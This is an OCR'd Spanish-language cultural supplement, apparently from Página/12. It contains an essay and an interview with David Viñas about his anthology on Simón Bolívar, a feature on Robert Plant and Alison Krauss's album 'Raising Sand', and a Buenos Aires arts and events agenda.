Al cumplirse el centenario de su muerte, en 1930, tanto en Venezuela como en Italia se activan reinterpretaciones de la figura bolivariana en una dirección polémica. En Caracas, el régimen de Juan Vicente Gómez, que se extenderá desde 1908 hasta su muerte en 1935, enfrenta sus primeras vacilaciones y ataques opositores. Si bien es reconocida su acción unificadora y sus logros económicos, prácticamente los cimientos de la Venezuela petrolera, se discute la discrecionalidad política de "El Benemérito" o "El Pacificador". En ese contexto, el culto a Bolívar actúa como refuerzo nacional y proyecta una imagen de continuidad con el prócer hacia fuera. Tal vez opuesto al sentido que Martí ve en Bolívar, el gomecismo celebra los supuestos valores cesaristas y autocráticos del pensamiento político y constitucional bolivariano. En la misma línea, por entonces el fascismo italiano en su apogeo imagina en Bolívar una tradición latina compartida, un núcleo común de valores y, según Alberto Filippi, la justificación de formas políticas unitarias y centralizadoras que superen "las fuerzas centrífugas y factores disgregadores, localistas y anarquizantes de la vida social".


Pablo Neruda no se priva de ejecutar su colección de héroes latinoamericanos, y compone el poema *Guayaquil* donde, si bien la pertenencia chilena le impide subestimar a San Martín, la escena de la cumbre de los libertadores deja a Bolívar solo: "*Cuando entró San Martín, algo nocturno de camino impalpable, sombra, cuero, entró en la sala/ Bolívar esperaba, Bolívar olfateó lo que llegaba (...) San Martín traía del Sur un saco de números grises, la soledad de las monturas infatigables, los caballos batiendo tierras, agregándose a su fortaleza arenaria (...) Bolívar construía un sueño, una ignorada dimensión, un fuego de velocidad duradera, tan incomunicable, que lo hacía prisionero, entregado a su substancia (...) San Martín regresó de aquella noche hacia las soledades, hacia el trigo. Bolívar siguió solo*".

¿Qué oyen hoy los colombianos, los ecuatorianos –hijos de la misma Patria–, cuando Hugo Chávez habla de Simón Bolívar? ¿Qué sienten los venezolanos cuando su país ha tomado el nombre del padre en su propio nombre y son la República Bolivariana? ¿Por qué se considera países andinos a los del noroeste de América del Sur, si la Cordillera de los Andes llega hasta Tierra del Fuego, y el argentino San Martín la cruzó a la altura de Mendoza rumbo a Chile? ¿Qué relación existe entre Bolívar y Martí, y entre Chávez y Fidel Castro? ¿Qué fibras íntimas, qué cuerdas, qué mares interiores agita Chávez cuando le habla al continente y al mundo del ejemplo del Libertador? ¿Deberíamos conformarnos con la cobertura al respecto de la CNN y con el desprecio renovado de Bush y los candidatos a sucederlo? Hace pocos días, cuando el joven presidente ecuatoriano Rafael Correa increpó al colombiano Uribe en la cumbre del Grupo Río por la invasión de su país, puso en evidencia que en América, al día de la fecha, la dignidad todavía es un valor en duda. Y que la historia, en su insistente circularidad, aún está por hacerse.

"Lo de Marx es lamentable. Una hipótesis es que no lo escribió Marx, que lo escribió alguien. Cosas que ocurrían, ¿eh? Para ganar un dinero rápido. O bien con un criterio de lesa información sobre este personaje. O con un criterio eurocéntrico, concretamente." David Viñas





Bolívar al 2000

POR DAVID VIÑAS Y GABRIELA GARCIA CEDRO


La figura de Bolívar en su marco continental es, precisamente, una de nuestras prioridades. Sin canonizaciones ni apelaciones a la comunión de los santos, pero con una entonación polémica. No sólo por las arbitrarias deformaciones que ha padecido mediante la historiografía liberal porteña –que trataremos de subsanar– sino también por la dramática y fecunda dimensión que se materializa en este momento de América latina.

El itinerario dibujado por los sucesivos comentaristas de Bolívar alude, de manera nítida –en la mayoría de los casos– a los contextos cambiantes producidos desde los años de las luchas independentistas de América latina, pasando por el tránsito entre el siglo XIX y el XX, hasta desembocar en la actualidad. Nos hubiera gustado cerrar esta antología polémica de Bolívar con el proceso político que, en Venezuela, se ha planteado en torno del proyecto "socialista del siglo XXI" de Hugo Chávez. Basta con echarle un vistazo a los diarios para verificar de qué manera su política bolivariana prolonga y actualiza el dramatismo suscitado por todo aquello que se refiere al vencedor de Carabobo y de Junín.

Estas líneas pertenecen al prólogo de *Bolívar, antología personal.*

ENTREVISTA A DAVID VIÑAS

"No se habla de algo que está en primera plana de los diarios"



¿Por qué ahora una antología sobre Simón Bolívar?

–Por la Gran Colombia. La Gran Colombia ya es uno de los fracasos fundamentales de él, ¿pero por qué está la Gran Colombia? Y... el intento de conjura o de la fragmentación de América latina de habla hispana. Y ahora, ahí están Venezuela, Colombia y Ecuador. El punto de partida de este trabajo que hicimos con Gabriela García Cedro es que no hay en Buenos Aires una antología así. Mil ejemplares, ¿eh? No es *Harry Potter*. Pagado por nosotros. Los distribuimos con un muchacho amigo que tiene una pequeña editorial. Digo, para saber en qué estamos, ¿no? No había nada, no hay nada en Buenos Aires sobre Bolívar, nada. Damos un curso en la facultad, empezamos el 28 de marzo, sobre América latina. Ya digo, no se habla de algo que está en primera plana de los diarios. Es que es la vieja tradición liberal, el desconocimiento de América latina.

En el relato que hace Mitre sobre Guayaquil aparece San Martín, ascético, retirándose de la fiesta, y Bolívar bailando y tomando.

–Es muy esquemático. Yo estudié en el Liceo Militar en el año '45 y los latinoamericanos allí eran monos. Tities, ¿eh? No orangutanes. Nosotros éramos los grandes tipos de la historia, el mito de Lavalle señorito. Es toda una ideología. San Martín no entra, se abstiene. Marginalidad, presunto profesionalismo. Desde ya. Simplemente, hagamos un análisis. ¿De San Martín a quién? ¿A Uriburu? ¿A quién querés llegar? ¿A Galtieri? Ellos son los militares. Es toda una ideología de un grupo, corroborada por toda una historiografía liberal porteña, que los porteños somos los grandes tipos, blanquitos, la hermana mayor, toda la historieta. Y en el Liceo Militar te la vendían, ¿eh? América latina, los brasileños, eran todos monos. En *La Nación*, hace cuatro meses, hablando de Chávez, aparece una foto con un epígrafe que dice "Chávez gesticula delante de su gente". No habla, gesticula. ¿De qué están hablando? Pará, viejo, analizalo políticamente. Escamotean el asunto que condena la OEA. Que condena a Colombia. *La Nación* no lo dice, tenés que leer *El País* de Madrid. Qué quiero decir: es un núcleo muy fuerte, que hay que verlo en la Argentina. Recién en los trabajos de Halperin Donghi, él sigue el rastro de la presencia de Bolívar en la literatura argentina historiográfica. Empieza con el Deán Funes.

En la antología aparece un poema de Neruda.

–Porque Neruda es el encuentro, es el enfrentamiento, y se queda Bolívar solo. No le puede bajar la caña a San Martín porque él es chileno. Pero, ¡abrí una polémica!

"Hasta ahora no había nada en Buenos Aires sobre Bolívar, nada. Damos un curso en la facultad, empezamos el 28 de marzo, sobre América latina. Ya digo, no se habla de algo que está en primera plana de los diarios. Es que es la vieja tradición liberal, el desconocimiento de América latina." David Viñas

Decí, bueno, viejo, ya. Polémica y sepamos algunas cosas, si no, no sabés nada. Imaginate, San Martín cruzó una vez los Andes. Pero este loco de Bolívar iba y volvía. Pero San Martín es un "profesional". En Perú, él no quiere pelear. Quiere llegar a un arreglo, no quiere pelear. Sobre todo que ya, en esa coyuntura, de acuerdo a lo que se había producido en España, el riesgo es la sublevación liberal, capaz que entran militares españoles, a ver cómo arreglamos esto. Con conflictos internos, desde ya, todo es conflictivo.

Marx le da una gran preeminencia a los segundos de Bolívar, a los militares extranjeros que integraban sus filas, como que Bolívar se apoyaba en los éxitos militares de otros.

–Lo de Marx es lamentable. Ahí es el informante que aparece al pie del artículo. Yo no lo encontraba el artículo ése, me lo pasó María Pía López. Es un tipo que estuvo muy conflictuado, porque llegaba gente a pelear, todos los que después de la guerra napoleónica quedan disponibles, venían acá. Aventureros a rolete. Venían de todo. La propuesta, una hipótesis, es que no lo escribió Marx, que lo escribió alguien. Cosas que ocurrían, ¿eh? Para ganar un dinero rápido. O bien con un criterio de lesa información sobre este personaje. O con un criterio eurocéntrico, concretamente.

¿Qué le puede pasar a la historiografía argentina y en general al pensamiento político con un cambio en la mirada sobre Bolívar?

–Y, ya te digo, por descuento, lo más elemental, lo previo de lo previo, que es saber geografía. Te diría historia, geografía. De América latina. Es el primer contexto, viejo. Si no, no entendemos nada, salvo Buenos Aires. Hay que contextuar. Imaginate el proceso del populismo. Ahora, la palabra que corre es populismo. Lo hay conservador, muy reaccionario, y hay un populismo revolucionario. Es una categoría, perfecto. Pero ampliala, buscá el espectro, los matices. Hay izquierda, pero hay distintas izquierdas.

¿Cómo ve América latina, el Mercosur, los gobiernos nuevos que hay en la región, el caso de Cuba?

–Lo de Cuba, desde ya, problemático, complejo. Pero no podés desconocer la significación histórica que tiene. Diez presidentes norteamericanos. Ahí tenés que entrar a discutir eternamente. Uno ha discutido, a veces de manera muy dura, ¿eh? Durante la dictadura militar, tuvimos un conflicto, porque en La Habana no nombraban a la Argentina como dictadura. Y el tema lo sacó adelante inobjetablemente Gustavo Roca, el hijo de Deodoro, que se enfrentó con el ministro de cultura Armando Jara. Es toda una historia ésa. No nombrar a la Argentina. Finalmente logramos que se nombrara a la Argentina entre los otros países de América latina donde había dictadura, haciendo una lista por orden alfabético. ¿Por qué no nombraban a Argentina? Y, por los intereses de los militares con la Unión Soviética. Pero, ¿nosotros qué éramos? ¿Unos turistas revolucionarios? Una situación que fue muy dura, con elementos contradictorios. Ellos eran un Estado, nosotros éramos unos tipos sueltos del mundo, desde ya.

¿Cómo ve ahora a Correa, a Evo Morales?

–Evo Morales, Bolivia... Pensá que está subyacente el proceso del MNR, año '52. Yo estuve. Fue el primer país que yo visité, en el año '56. Previo a la revolución burguesa, pequeño-burguesa. Se hizo lo que se pudo hacer. Pero EE.UU. se morfó un país con la revolución adentro, en los límites que venían de la cosa fresca. Eso fue una discusión en un momento dado con Jauretche y Forja. Le dije, ¿cuál es el núcleo de Forja, doctor Jauretche? ¿De qué viene, de dónde viene, qué es eso? Largas discusiones, tratando de calmarnos, en ese momento no era fácil. Nos hablaba del APRA peruano. La situación sigue siendo muy jodida: un país humillado por los cuatro costados, por donde lo agarres. La Polonia de América latina. Brasil le sacó toda la zona del caucho, pasó a ser un Estado brasileño, el Acre. En la Guerra del Pacífico perdió frontera. Con la Argentina también. Con Paraguay, también. Un país humillado, pobre. Pobreza, tenés que ir a Haití para encontrar un país así.

Música >
El disco por el que Robert Plant plantó a Led Zeppelin

Mucho más que dos

Todo el mundo estaba esperando el regreso de Led Zeppelin, cuando Robert Plant hizo lo que mejor sabe hacer: lo que quiere. Y eso fue grabar un disco con producción del enorme T Bone Burnett y en compañía de una de las más importantes voces del country contemporáneo, Alison Krauss. Se llama *Raising Sand* y es sin lugar a dudas uno de los discos del año, con un puñado de versiones de temas clásicos y contemporáneos que reinventan el country y lo transforman en una música sin tiempo.

POR MARTIN PEREZ

Allí está ella, formando parte junto a Gillian Welch y Emmylou Harris, del coro de sirenas de río que seducen a ese particular Ulises sureño que encarnó George Clooney para *¿Dónde estás, hermano?*, la película que los hermanos Coen rodaron ocho años antes de su flamante Oscar. Así es como la mayoría del público conoció a Alison Krauss, pero para Robert Plant todo fue muy diferente.

"La primera vez que escuché su voz, estaba conduciendo mi auto de noche por las carreteras de Gales, intentando volver sano y salvo a mi hogar después del pub, haciendo todo lo posible para no salirme del camino y terminar en una zanja", recordó para la revista *The Word*, durante una serie de divertidas entrevistas que el dúo realizó ante la prensa británica a fines del año pasado. En esas circunstancias, cuando la voz de Alison apareció en la radio "fue como un sueño o una fiebre", agregó Plant. Y precisó que tal vez le pareció un tanto demasiado precisa para su gusto, pero no dejó de preguntarse cómo podría llegar a sonar en otro contexto. Aunque todo quedó en eso, en otro viaje del pub a casa. Hasta que le mencionó su nombre al periodista norteamericano Bill Flanagan. Amigo de ambos, a Flanagan –editor de la revista *Musician* durante una década, autor del libro *U2 at the End of the World* (1995) y periodista del canal de cable VH1– le pareció que sería una buena idea reunirlos, así que llegó a llamar una vez por mes a su amigo Robert para que llamase a Alison al menos para decirle hola. Otra vez, todo quedó ahí. Pero entonces Plant fue invitado a homenajear al legendario blusero Leadbelly en un show para el Salón de la Fama del Rock'n'Roll de 2004, y el esperado momento llegó.

"Lo que pasó es que pensé: ¿cómo puedo tomar lo que sé de Leadbelly desde que tengo 14 años, y hacerlo relevante e interesante, en vez de subir y tocar otra vez 'Gallows Pole'? Ahí es cuando decidí invitar a Alison a cantar conmigo." Aquella vez, Plant y Krauss cantaron cuatro temas juntos, y el resultado fue tan satisfactorio para ambos que su relación terminó desembocando, con el productor T Bone Burnett de por medio –el responsable, dicho sea de paso, de la banda de sonido de la película *¿Dónde estás, hermano?*–, en el formidable *Raising Sand*, un disco que grabaron a dúo el año pasado, y que es la sensación musical del momento. Aunque más no sea por el hecho de que Plant ha decidido este año salir de gira con Alison, T Bone y demás a presentar el disco, demorando otra vez la máquina de recaudar millones que sería una hipotética gira de regreso de Led Zeppelin.

"Cuando Robert estaba ensayando para aquel Salón de la Fama, estaba con un amigo y recuerdo que le dije: 'Esto es de verdad, es una de esas personas que está transitando un camino que nunca vuelve al mismo lugar'", confiesa Krauss, que acusa 36 años, pero con –nada menos que– 20 premios Grammy en su haber. Alison asegura que mientras fue creciendo se enteraba de las idas y vueltas estilísticas de Plant después de Zeppelin con cada una de sus sucesivas apariciones en MTV. "Cada vez que lo veía estaba en algo distinto. Era sorprendente." Pero si Plant tuvo su *Epifanía Krauss* de una manera bastante inusual y bien personal, la cantante se enteró de su existencia como muchas chicas de su edad. "La primera vez que oí hablar de él fue por mi hermano, que se encerraba en su cuarto a escuchar a todo volumen canciones como 'Whole Lotta Love', y lo escuchaba gritar detrás de la puerta: ¡Esto es incrrrreíbleeeee!"

TRES SON MULTITUD

Arbitro y co-conspirador. Ese fue el rol que tanto Plant como Krauss imaginaron para el tercer responsable del proyecto: el productor T Bone Burnett. Nacido como Joseph Henry Burnett en St. Louis, Missouri, y criado Forth Worth, Texas, T Bone graba discos desde 1965, tanto en el rol de músico como de productor. Si bien su foja de servicios incluye haber participado de la *Rolling Thunder Revue* al servicio de Bob Dylan en 1975, es más conocido como productor de Elvis Costello, K.D. Lang, Tony Bennett y Roy Orbison, entre otros, y en el último tiempo también como responsable de bandas de sonido que ponen a la música en primer plano, un poco a la manera de lo que supo hacer Ry Cooder antes de él: poner sus particulares intereses, que siempre estuvieron un tanto al margen de la industria musical, al servicio del dinero de Hollywood, que sabe qué hacer con ellos. "Me pagan por escuchar y producir la música que me gusta, ¿qué más puedo pedir?", suele decir.

Luego de que Plant y Krauss se preguntasen más de una vez, el uno al otro, qué temas querían hacer, y no encontrasen respuesta, la cantante fue la que propuso convocar a Burnett. "T Bone me recordó cómo la música funcionaba durante los años '60", le explicó Plant a la periodista Sylvie Simmons de la revista *Mojo*. "A las personas como él, nosotros las llamábamos *cabezas*. Era gente que podía hacer más de dos o tres observaciones sobre una canción, con un conocimiento histórico burbujeando por debajo de todo. Encontrar a alguien así en la actualidad fue algo muy refrescante." Lo primero que hizo Burnett al sumarse al proyecto fue tomarse su tiempo para seleccionar una serie de canciones que propuso al dúo. "Cuando ya nos estábamos preguntando qué estaba haciendo, recibimos un paquete con las canciones y una serie de detalladas razones por las cuales cada canción podía funcionar", cuenta Alison. Y agrega Plant: "Era como una tesis universitaria por cada canción, explicando por qué era importante como pieza musical. Nunca tuve un productor así, alguien que te pide que pienses las cosas de esa manera".

Lo siguiente que hizo Burnett fue manejar hasta Nashville con un camión lleno de equipos analógicos. Muchos de ellos comprados en Lituania y puestos al día, con los que puede obsesionarse con un sonido hasta lograr lo que quiere en el momento, sin dejar nada para después. "Lo primero que grabamos fue 'Polly Come Home', de Gene Clark", recordó Plant en una entrevista televisiva. "Y me di cuenta de que estaba en medio de desconocidos. Salvo Alison, aún no conocía a Burnett, ni a su equipo, ni a los músicos. T Bone me pidió que cantase de cierta manera, y me

“T Bone me pidió que cantase de cierta manera, y me hizo transpirar. ¿Quién es este tipo?, pensé. ¿No sabe quién soy? Pero canté como él me pedía, que era en un tono bastante bajo. Y descubrí a un nuevo Robert. Ese primer día me hizo hacer algo que no sabía que podía hacer, y fue un descubrimiento liberador. ¡Saber que podía sacarme el traje de piel de serpiente y abotonarme la camisa!” Robert Plant



hizo transpirar. ¿Quién es este tipo?, pensé. ¿No sabe quién soy? Pero canté como él me pedía, que era en un tono bastante bajo. Y descubrí a un nuevo Robert. Ese primer día me hizo hacer algo que no sabía que podía hacer, y fue un descubrimiento realmente liberador. ¡Saber que podía sacarme el traje de piel de serpiente y abotonarme la camisa!” Según confiesa el propio Burnett, lo primero que intentó hacer, tanto con Plant como con Alison, fue sacarlos de su zona de confort. Incomodarlos un poco, digamos. “Le gusta lo que sale naturalmente en situaciones antinaturales”, explica Plant. Lo que tal vez sea el secreto detrás de un disco que resulta tan natural, saliendo de una dupla tan antinatural como la que hace el ex Zeppelin con la voz más angelical del country.

TRUCOS NUEVOS

Si hay algo que Plant y Krauss tuvieron en claro desde que empezaron a pensar en un disco juntos, fue que no debería ser de duetos. “Hubiese sido un error haber descansado sólo en los aspectos emocionales y emotivos de nuestras voces, sólo para intentar demostrar algo. Por eso las armonías”, apunta el cantante. “Además, yo quería rockear en algún momento. Y Alison mencionó que le gustaba que una voz dejase de sonar un segundo antes que la otra, haciendo que ese momento hermoso de dos voces viajando juntas deviniese en un instante de fragilidad al quedar sola. Algo que puede sonar muy idiosincrásico e incluso *anal*. Pero que yo sabía a lo que se refería, y me descubrí pensando lo mismo.” Para poder cantar armonías, Plant confiesa que antes tuvo que aprender. “Me sentía como un bebé en manos de Alison y Burnett, porque tuve que aprender muchas cosas de cero y debieron llevarme de la mano. Pero eso es lo más excitante en este viaje: aprender trucos nuevos.”

Otra cosa que Alison tuvo claro desde el comienzo era que debían ir más allá de la tradicional canción country, hacia ese lugar donde la luz se encuentra con la oscuridad. “Necesitaba ser un disco oscuro, con letras pesadas”, le explicó al periodista Richard Cromelin, del diario *Los Angeles Times*. “Porque la voz de Robert transmite mucha vida y experiencia, hay mucho misterio en ella. Y cuando se junta con la mía, eso genera alguna clase de historia. No la inventa sino que crea mucho asombro y también cierta tristeza. Esa es la emoción que siento cuando cantamos juntos.” El mejor ejemplo de eso tal vez sea el tema “Please Read the Letter”, firmado por Page y Plant, incluido originalmente en el disco *Walking into Clarksdale*, que los ex Zeppelin grabaron en 1998. “Lo quise grabar otra vez para poderlo hacer como siempre imaginé que debía hacerse, como cuando el grupo Fairport Convention en el disco *Liege and Leaf* (1969) suena a mitad de camino entre psicodelia y folk inglés. Lo que logramos con ‘Please Read the Letter’ creo que sirve como muestra de lo que hicimos en el resto del disco.”

Además de “Please...”, Plant eligió otros cuatro temas de un repertorio de trece. “Son los más rockeros del disco”, apunta. El resto sale del arcón de propuestas de T Bone, y hay clásicos sin época, pero también opciones algo más contemporáneas. Por ahí están las canciones de Gene Clark, de The Byrds, así como algo de los Everly Brothers y Townes van Zandt. Pero no falta una canción de Sam Phillips –la mujer de T Bone– u otra de Tom Waits y Kathleen Brennan: “Trampled Rose”. “Había un tema de P.J. Harvey también, pero a Alison no le gustó cómo había quedado su voz”, reveló Plant. Pero la verdadera gloria de un disco como *Raising Sand* es que suena realmente homogéneo en su deliciosa heterogeneidad. Hay un sonido propio que atraviesa cada uno de los temas de un disco deliciosamente oscuro, mágico y musical, mientras las voces de sus dos intérpretes se mezclan todo el tiempo. Plant y Krauss no juegan a la bella y la bestia, como esos dúos cool post-Gainsbourg o Lee Hazlewood. Lo suyo es otra cosa. “Lo mejor es cuando uno no sabe quién canta qué parte”, desliza T Bone Burnett, revelando parte del secreto. “En gran parte de la música rock cada músico defiende su propio lugar y toca lo más fuerte que puede”, explica Plant. “Esta es una banda que toca lo más despacio que puede, y nos escuchamos realmente entre nosotros.”

LA HISTORIA ES HISTORIA

A fines del año pasado, cuando todo el mundo del rock sólo quería hablar de la reunión de Led Zeppelin, Robert Plant se dedicó a dar entrevistas junto a Alison Krauss, acompañando la edición de *Raising Sand*. Mientras Jimmy Page y John Paul Jones hablaban de *Mothership*, y todas las calculadoras del mundo del espectáculo no alcanzaban para imaginar el dinero que podría recaudar una gira de Led Zeppelin en un negocio musical plagado de grupos reuniéndose para conseguir el dinero que hace a ese mundo girar, Plant decía cosas como que lo excitaba más la idea de salir de gira con Alison y componer nuevas canciones en el camino, que la de volver a tocar con su viejo grupo. “Hace 41 años que hice mi primer disco”, recordaba. Y ante una pregunta directa sobre su opinión por el regreso de Led Zeppelin, era Krauss la que salía en su ayuda. “Voy a responder por él: se siente muy complacido al ver a todo el mundo tan feliz por el hecho de que vuelvan a tocar juntos, está emocionado por la razón por la que lo hacen, y no puede esperar a celebrar el suceso que tuvo Led Zeppelin y la marca que dejaron en la historia.”

La novedad es que, luego del exitoso show en honor a la memoria de Ahmet Ertegun, en vez de salir Led Zeppelin a anunciar su gira, es Plant quien anuncia que a partir del mes próximo girará por los Estados Unidos junto a Alison Krauss, con una banda que incluirá a T Bone Burnett y a Marc Ribot, entre otros. Y lo que van a salir a tocar son las canciones de *Raising Sand*, ese disco que hace de la música un lugar oscuro y con algo de verdad. Y que descubre un lugar sin tiempo, pero al mismo tiempo poderosamente contemporáneo. Como dijo Plant cuando le preguntaron qué pensaba al verse en la flamante reedición en DVD de *La canción es la misma*: “Uno podría decir que así es cómo se vestía la gente entonces, pero en realidad no era así. Es como lo hacíamos *nosotros*. Y nos gustaba. Y luego eso se transfirió a los New York Dolls y todo lo que vino después. Pero la historia es historia, y no se qué sentido tiene hacer las cosas al 60 o 70 por ciento. Si vas a hacer algo, lo tenés que hacer al ciento por ciento. Así lo hicimos entonces”.

Y así lo hace ahora, qué duda cabe. ®


agenda

domingo 16



Diana Aisenberg
La exhibición *Escuela* incluye una selección de obras que van desde los años 80 hasta la actualidad y permite observar la proximidad de intereses entre proyectos que se habían presentado por separado: su obra pictórica, su labor docente, y la apertura comunitaria que conlleva su proyecto *Historias del arte: Diccionario de certezas e intuiciones*. La muestra presenta pinturas de diversas épocas, una serie inédita; una sala de documentación sobre su proyecto *Diccionario*; dibujos, objetos y videos, y proyectos en colaboración.
En el C. C. Recoleta, Junín 1930. **Gratis**.

lunes 17



Mariano Otero
Tocará esta noche para presentar *CU4TRO* —el segundo disco con esta formación— editado en noviembre de 2007. Mariano Otero compone y arregla íntegramente para orquesta siete temas para esta nuevo CD. Dos composiciones se destacan en este álbum: *Brown*, un homenaje al hombre del soul James Brown y *Zep* un sutil tributo a la legendaria banda de rock de Page y Plant. Led Zeppelin. Muchos de los músicos más jóvenes y talentosos del jazz local conforman el seleccionado de esta explosiva orquesta.
A las 21, en La Trastienda, Balcarce 460. Entrada: desde $ 25.

martes 18



La Navidad de Ofelia y Galván
La sucesión de eventos mínimos, de una cotidianidad acotada y ajustando al máximo su temporalidad al día anterior a la Nochebuena, le permiten capturar a Raúl Perrone en este film, el tiempo que pasa. La cámara de fotos Sony con que el director hace la película es la misma que los turistas usan para registrar su paso por Mar del Plata o Disneyworld. Pero una vez más, Perrone demuestra que todo está en el uso que se hace de las herramientas.
A las 20 en C. C. Ricardo Rojas, Corrientes 2038. **Gratis**.

arte

Porter Inauguró la muestra *Fotografía reciente* de Santiago Porter. "La ciudad posmoderna alude menos a un nuevo estilo arquitectónico o urbanístico que a una nueva vivencia, nuevos modos de percibir y habitar nuestras urbes." Algo de esto aparece en las imágenes capturadas por el fotógrafo.
En VVV Gallery, Aguirre 1153 2º. **Gratis**.

Quinquela Se inaugura la muestra *Benito Quinquela Martín. Aguafuertes*, con obras que permiten apreciar la faceta menos difundida del gran pintor argentino, conocido en el mundo por sus extraordinarios paisajes de La Boca. La muestra está integrada por una colección de grabados realizados entre 1939 y 1948, pertenecientes al patrimonio del Museo de Bellas Artes de La Boca que lleva el nombre del artista.
En el Pabellón de las Bellas Artes de la UCA, Alicia Moreau de Justo al 1300. **Gratis**.

cine

Dársena Sur Es un film documental de Pablo Reyero estrenado en 1997, sobre juventud, marginalidad y violencia, realizado a partir de tres historias de vida de jóvenes que viven en Dock Sud, asiento del segundo polo petroquímico y el lugar más contaminado del país, a sólo cinco kilómetros de la Casa Rosada.
A las 19.45, en el Malba, Figueroa Alcorta 3415. Entrada: $ 10.

Malle *Ascensor para el cadalso* (1958), de Louis Malle, con un guión de él mismo y Roger Nimier, sobre novela de Noël Calef. La música es nada menos que de Miles Davis. Con Jeanne Moreau, Lino Ventura y elenco.
A las 19, en Centro Cultural Borges, Viamonte esq. San Martín. Entrada: $ 8.

Tangos *El exilio de Gardel* (1985), de Fernando Pino Solanas, con María Laforet, Miguel Angel Solá, Philippe Leotard, Lautaro Murúa, Ana María Picchio, Gabriela Toscano.
A las 16, en Centro Cultural Caras y Caretas, Venezuela 370. **Gratis**.

teatro



Guardavidas La obra presenta el tema de la finitud en una sociedad que la niega sistemáticamente. El protagonista es un guardavidas jubilado y recibe la ayuda de una cuidadora para enfrentar los tramos finales de la enfermedad de su esposa.
A las 20.30, en el Teatro del Abasto, Humahuaca 3549. Entrada: $ 20.

Aguas ¿Qué tienen en común las lágrimas, el mar, la lluvia, el hielo, las nubes, los barcos, las duchas, las bebidas, los bomberos y las mangueras? Todos se reúnen en un espectáculo de clown sobre el líquido elemento dirigido por Marcelo Katz.
A las 19, en el C. C. Recoleta, Junín 1930. Entrada: $ 12.

arte



Appetite Inaugura en la galería una muestra de los artistas Oscar Benedectis, Ursula Böckler y George Graw.
En Appetite, Chacabuco 551. **Gratis**.

Una época Leila Tschopp abrió su exposición de pinturas *Material para una época*.
En 713 Arte Contemporáneo, Defensa 713. **Gratis**.

Juventud En esta muestra titulada *El Semillero*, se podrán ver obras de Javier Carricajo, Natalia Cristófano, Paula Duró, Mercedes Fergnani, Diego Figueroa, María Giustinian, Agustina Mihura, Aimé Pastorino, Lucila Sampayo, Ezequiel Semo, Angel Tocce, Federico Villarino.
En la Galería Isidro Miranda, Estados Unidos 726. **Gratis**.

cine

Ford Se verá *Paz en la tierra* (1934), de John Ford. De todos los films de John Ford posteriores a 1934 es, seguramente, el menos conocido, pero no por ello el menos interesante.
A las 17, 19.30 y 22, en Teatro San Martín, Corrientes 1530. Entrada: $ 7.

música


Vuelve *La bomba de tiempo*, la agrupación de percusionistas dirigida por Santiago Vázquez que trabaja con la improvisación y realiza ensayos abiertos al inicio, y culmina con una fiesta y baile de tambores.
A partir de las 19, en el C. C. Konex, Sarmiento 3131. Entrada. $ 10.

etcétera

De moda Continúa el ciclo que no quiere dejar terminar al fin de semana: *Los lunes están de moda*. Hoy se presenta Vaqueros paganos.
A las 22, en La Cigale, 25 de mayo 722. **Gratis**.

Convocatoria Con el objetivo de fomentar la investigación y el desarrollo de proyectos innovadores, y como segunda etapa del *Taller de Arte Interactivo*, el Espacio Fundación Telefónica convoca a un Programa de Incentivos a la investigación en arte, ciencia y tecnología para quienes han participado en los talleres de 2005, 2006 y 2007 en Buenos Aires y Córdoba.
Info: espacioeducacion@telefonica.com.ar o *http://www.espacioft.org.ar/*

arte



Historieta Inaugura la muestra de *Jim, Jam y el otro*, un surtido sinfín de boberas king size del historietista Max Aguirre.
En el C. C. Recoleta, Junín 1930. **Gratis**.

Cartón *Los Cartoneros de El Cairo*, se llama la muestra de fotografías del austríaco Hermann Huber.
En el C. C. de la Cooperación, Corrientes 1543. **Gratis**.

Arbol Exposición colectiva, no sólo por la diversidad de artistas sino también por la versatilidad con que ellos han trabajado un tema único: el árbol. Participarán Jorge Alvaro, Alicia Carletti, Febe Defelipe, Gabriel Grün, Aída Kolodny, Martín Llamedo, Claudia Melo, Diego Perrotta, María Laura Pini, Gabriel Sainz, Ignacio Váldez, Germán Wendel y Darío Zana.
En la Galería Holz, Arroyo 862. **Gratis**.

cine

Brasil *PeCes* (2004), de Eduardo Coutinho. Narra la historia personal de los trabajadores de la industria metalúrgica del ABC paulista que formaron parte del movimiento huelguista de 1979 y 1980, liderados por Luiz Inácio Lula da Silva, pero permanecieron en relativo anonimato. Subtítulos en español.
A las 19, en Auditorio de la Embajada de Brasil, Cerrito 1350. **Gratis.**

música

Dúo El dúo integrado por la cantante jujeña Noelia Gareca y el guitarrista tucumano Juan Pablo Piscitelli proponen una original visión de la música argentina de raíz folklórica. Su repertorio está integrado por obras de compositores del norte argentino y composiciones propias.
A las 20.30, en el Fondo Nacional de las Artes, Rufino de Elizalde Nº 2831. **Gratis**.

etcétera

Poesía Se presentará *Punto cardinal,* de Moni Indiveri de Vega y José Antonio Vega. Se referirán a la obra Carlos Avellaneda, Ana Guillot y Raúl Shakespear.
A las 19.30, en el Museo Isaac Fernández Blanco, Suipacha 1422. **Gratis**.

Drum & bass Continúa todo el verano el incansable ciclo de martes. Como siempre el DJ anfitrión es Bad Boy Orange y lo acompañan invitados sorpresa.
A las 23, en Bahrein, Lavalle 345. Entrada: desde $ 10.

Para aparecer en estas páginas se debe enviar la información a la redacción de Página/12, Solís 1525, o por Fax al 4012-4450 o por e-mail a
radar@pagina12.com.ar
